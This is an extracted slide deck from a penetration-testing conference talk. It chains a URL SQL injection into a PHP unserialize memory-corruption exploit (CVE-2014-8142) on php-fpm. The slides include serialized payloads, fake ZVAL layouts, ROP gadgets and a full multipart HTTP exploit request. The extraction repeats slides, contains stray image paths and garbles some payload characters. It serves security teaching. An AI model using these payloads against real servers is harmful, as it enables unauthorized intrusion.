



How to deal with bad pentests when you are a bad pentester

Pavel Toporkov

whoami

- Paul Axe
- A bad pentester



Bad pentests

- External
- Scope is less than /24
- Most hosts are down
- <15 open ports total
- One web application

Web Application

- You may read articles
- You may not read articles

Web Application

/phpinfo.php (nginx + php-fpm)

PHP Version 5.5.9-1ubuntu4.5



System	Linux ubuntu 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686
Build Date	Oct 29 2014 11:58:08
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini)	/etc/php5/fpm

Web Application

```
/page/ 'zxcv
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server

Web Application

/page/'zxcv

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server

- We cannot use slashes in payload

Web Application

/page/'zxcv

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server

- We cannot use slashes in payload
- We cannot use dots in payload

Web Application

```
/page/'zxcv
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server

- We cannot use slashes in payload
- We cannot use dots in payload
 - Harder to dump the DB

Web Application

```
/page/'zxcv
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server

- We cannot use slashes in payload
- We cannot use dots in payload
 - Harder to dump the DB
- No file privs

SQL Injection

```
/page/x'union+select+1,2,table_name,4,...,19+  
from+information_schema.tables+--+1
```



This can't be used

SQL Injection

1. Bruteforce table names and columns

SQL Injection

1. Bruteforce table names and columns
 - Found the table with usernames and password hashes

But where is the login panel?

SQL Injection

1. Bruteforce table names and columns
2. Get the current table name and columns from error message

SQL Injection

1. Bruteforce table names and columns
2. Get the current table name and columns from error message
 - Dumping data from current table may seem useless, but let's try

SQL Injection

/page/x'union+select+id,title,url,params,...,
title,content+from+pages+limit+1,1+--+1

id	title	url	params	Content
4	Page Name	/page/test	a:2:{...}	Page Content

SQL Injection

/page/x'union+select+id,title,url,params,...,
title,content+from+pages+limit+1,1+--+1

id	title	url	params	Content
4	Page Name	/page/test	a:2:{...}	Page Content

Unserialize

```
a:2:{  
  s:5:"author";s:5:"admin";  
  s:7:"created";i:1648231894  
}
```

Title

Author: admin

Created: 25 Mar 2022

Text



Unserialize

However, it's hard (or even impossible) to exploit unserialize without source code

ideas?

1. `phpinfo();`
2. SQL injection
3. Unserialize



Porn **hub**

Web Application

```
php5 (5.5.9+dfsg-1ubuntu4.6) trusty-security; urgency=medium
```

```
* SECURITY UPDATE: arbitrary code execution via improper handling of
duplicate keys in unserialize
```

- debian/patches/CVE-2014-8142
- ext/standard/var_unserializer/patches/CVE-2014-8142
- ext/standard/tests/session/session_unserialize.phpt
- CVE-2014-8142

PHP Version 5.5.9-1ubuntu4.5



```
* SECURITY UPDATE: out of bounds read in zend_execute
```

System	Linux ubuntu 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686
Build Date	Oct 29 2014 11:58:08
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini)	/etc/php5/fpm

Web Application

```
php5 (5.5.9+dfsg-1ubuntu4.6) trusty-security; urgency=medium
```

* SECURITY UPDATE: arbitrary code execution via improper handling of duplicate keys in unserialize

- debian/patches/CVE-2014-8142
- ext/standard/var_unserializer/patches/CVE-2014-8142
- ext/standard/tests/session/session_serialize_unserialize.phpt
- CVE-2014-8142

PHP Version 5.5.9-1ubuntu4.5



* SECURITY UPDATE: out of

System	Linux ubuntu 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686
Build Date	Oct 29 2014 11:58:08
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini)	/etc/php5/fpm

Unserialize

N;	⇔	\$a = null;
i:1337;	⇔	\$a = 1337;
s:3:"pwn";	⇔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	⇔	\$a = ["ab" => "qwer"];
O:3:"obj":1:{s:1:"x";i:2;}	⇔	\$a = new obj(); \$a->x = 2
r:4;	⇔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
O:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
O:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
O:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
0:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
0:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

N;	↔	\$a = null;
i:1337;	↔	\$a = 1337;
s:3:"pwn";	↔	\$a = "pwn";
a:1:{s:2:"ab";s:4:"qwer";}	↔	\$a = ["ab" => "qwer"];
0:3:"obj":1:{s:1:"x";i:2;}	↔	\$a = new obj(); \$a->x = 2
r:4;	↔	\$a = &\$b;

Unserialize

```

a:2:{
  i:0;0:8:"stdClass":3:{
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5}
    s:3:"123";i:0;
    s:3;"pwn";s:16:"AAAABBBBCCCCDDDD";
  }
  s:6:"author";r:5;
}

```

Unserialize

free()



```

a:2:{
  i:0;0:8:"stdClass":3:{
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5}
    s:3:"123";i:0;
    s:3;"pwn";s:16:"AAAABBBBCCCCDDDD";
  }
  s:6:"author";r:5;
}

```


Unserialize

free()

```
a:2:{
```

```
  i:0;0:8:"stdClass":3:{
```

```
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5}
```


```
    s:3:"123";i:0;
```

```
    s:3:"pwn";s:16:"AAAABBBBCCCCDDDD";
```

```
  }
```

```
  s:6:"author";r:5;
```

```
}
```




Unserialize

```

a:2:{
  i:0;0:8:"stdClass":3:{
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5}
    s:3:"123";i:0;
    s:3;"pwn";s:16:"AAAABBBBCCCCDDDD";
  }
  s:6:"author";r:5;
}

```




ZVAL

C03DFFB7 00000400 0100000 06000000



ZVAL

C03DFFB7 000000400 01000000 060000000



Value Type:
...
0x5 - Object
0x6 - String
...

ZVAL


C03DFFB7

000000400


01000000

060000000

Ref Count



Value Type:
...
0x5 - Object
0x6 - String
...



ZVAL

C03DFFB7

000000400

01000000

060000000

String Length

Ref Count

Value Type:


...

0x5 - Object

0x6 - String


...

ZVAL



Arbitrary Leak `free()`

```
a:2:{  
  i:0;0:8:"stdClass":3:{  
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5}  
    s:3:"123";i:0;  
    s:3;"pwn";S:16:"\00\80\04\08\00\04\00\00\00\01\01\00\06";  
  }  
  s:6:"author";r:5;  
}
```



Arbitrary Leak

```
a:2:{  
  i:0;0:8:"stdClass":3:{  
    s:3:"123";a:5:{i:1;i:1;i:2;i:2;i:  
    s:3:"123";i:0;  
    s:3;"pwn";s:16:"<PAYLOAD>";  
  }  
  s:6:"author";r:5;  
}
```

Title

Author: `\x07ELF\x01..`

Created: 25 Mar 2022

Text

php-fpm


- Consist of a main process and a set of worker processes
- Main process automatically restart crashed workers
- Workers are forked from main process
 - Memory layout will remain the same until the main process is restarted

Pre-Exploitation

- Read the main php-fpm(!) binary from memory
- Read the libc BuildId
 - <https://gitlab.com/libcddb/libcddb>

We now have everything to create a ROP chain

ZVAL



php-fpm




```
struct _zend_object_handlers {
    /* general object functions */
    zend_object_add_ref_t      add_ref;
    zend_object_del_ref_t     del_ref;
    zend_object_clone_obj_t   clone_obj;
    /* individual object functions */
    ...
    zend_object_call_method_t  call_method;
    zend_object_get_constructor_t get_constructor;
    zend_object_get_class_entry_t get_class_entry;
    zend_object_get_class_name_t get_class_name;
    zend_object_compare_t     compare_objects;
    zend_object_cast_t       cast_object;
    ...
};
```

php-fpm

1. Object is being casted to string
2. PHP looks for `__toString` method on that object
3. `"get_class_entry"` handler will be called

ZVAL



Buffer control (dummy way)

1. Upload the 8KB of data with POST request
2. Leak the location of that data
3. Crash the worker
4. Repeat until we find the initial location of the data after fresh worker start

ROP

```
0x001117dd : // eax control  
  mov eax, dword ptr [edi + 4]  
  mov dword ptr [esp], edi  
  call dword ptr [eax + 0x10]
```

```
0x00037f1a : // esp control  
  mov esp, eax  
  ret
```





Combining everything
together

Exploit



```
POST /page/'union select
1,'a:2:{i:0;0:8:"stdClass":3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
HTTP/1.1
Host: target.domain
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Length: 8234
```

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Disposition: form-data; name="a"; filename="zxcv"
```

```
111122223333444411112222333344441111222233334444[ROP_GADGET_ADDRESS]1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

Exploit



```
POST /page/'union select
```

```
1, 'a:2:{i:0;0:8:"stdClass":3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
```

```
HTTP/1.1
```

```
Host: target.domain
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E
```

```
Content-Length: 8234
```

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E
```

```
Content-Disposition: form-data; name="a"; filename="zxcv"
```

```
111122223333444411112222333344441111222233334444[ROP_GADGET_ADDRESS]1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
```

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

Exploit

```
POST /page/'union select
1, 'a:2:{i:0;0:8:"stdClass":3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
HTTP/1.1
Host: target.domain
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Length: 8234
```

App prints "author" value 

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Disposition: form-data; name="a"; filename="zxcv"
```

```
111122223333444411112222333344441111222233334444[ROP_GADGET_ADDRESS]1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

Exploit

Reference to a fake ZVAL ←

```
-----  
POST /page/'union select  
1, 'a:2:{i:0;0:8:"stdClass":3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;  
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1  
HTTP/1.1  
Host: target.domain  
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E  
Content-Length: 8234
```

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E  
Content-Disposition: form-data; name="a"; filename="zxcv"
```

```
111122223333444411112222333344441111222233334444[ROP_GADGET_ADDRESS]1111222233334444  
111122223333444411112222333344441111222233334444111122223333444411112222333344441111  
22223333444411112222333344441111222233334444  
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

App prints "author" value →

Exploit

Reference to a fake ZVAL ←

POST buffer location

```
POST /page/'union select
1, 'a:2:{i:0;0:8:"stdClass";3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
```

HTTP/1.1

Host: target.domain

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E

Content-Length: 8234

App prints "author" value

-----WebKitFormBoundaryR8nFRywxv0HwGN7E

Content-Disposition: form-data; name="a"; filename="zxcv"

```
111122223333444411112222333344441111222233334444[ROP_GADGET_ADDRESS]1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
```

-----WebKitFormBoundaryR8nFRywxv0HwGN7E--

Exploit

Reference to a fake ZVAL ←

POST buffer location

```
POST /page/'union select
1,'a:2:{i:0;0:8:"stdClass";3:{s:3:"123";a:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
HTTP/1.1
Host: target.domain
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Length: 8234
```

App prints "author" value

```
-----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Disposition: form-data; name="a"; filename="zxcv"
```

```
111122223333444411112222333344441111222233334444 [ROP_GADGET_ADDRESS] 1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

ROP gadget on get_class_entry location

Exploit

Reference to a fake ZVAL ←

POST buffer location

PWNED

App prints "author" value

ROP gadget on get_class_entry location

```
POST /page/'union select
1, 'a:2:{i:0;0:8:"stdClass";s:3:"123";i:1:{i:1;i:1;}s:3:"123";i:0;i:0;
S:16:"\34\12\00\00\d7\8d\xf6\bf\41\41\41\41\05\00\00\00";}s:5:"author";R:4;}' -- 1
HTTP/1.1
Host: target.domain
Content-Type: multipart/form-data; boundary=WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Length: 8234

-----WebKitFormBoundaryR8nFRywxv0HwGN7E
Content-Disposition: form-data; name="a"; filename="zxcv"

111122223333444411112222333344441111222233334444 [ROP_GADGET_ADDRESS] 1111222233334444
111122223333444411112222333344441111222233334444111122223333444411112222333344441111
22223333444411112222333344441111222233334444
-----WebKitFormBoundaryR8nFRywxv0HwGN7E--
```

Post-Exploitation

Find out that admin panel is located on `"/sys_admin"`.

Add this path to your wordlist to become a better pentester

Takeouts

- Bad scope can also bring good results
- SQL injection can trigger another vulns
- Don't afraid of binary exploitation
- Get a better wordlist

References

- How we broke PHP, hacked Pornhub and earned \$20,000
<https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>
- A Journey Combining Web Hacking and Binary Exploitation in Real World!
<https://github.com/orangetw/My-Presentation-Slides/blob/main/data/2021-A-Journey-Combining-Web-and-Binary-Exploitation-in-Real-World.pdf>
- Exploiting memory corruption bugs in PHP
<https://www.inulledmyself.com/2015/02/exploiting-memory-corruption-bugs-in.html>
- Exploiting PHP7 unserialize
https://media.ccc.de/v/33c3-7858-exploiting_php7_unserialize



questions?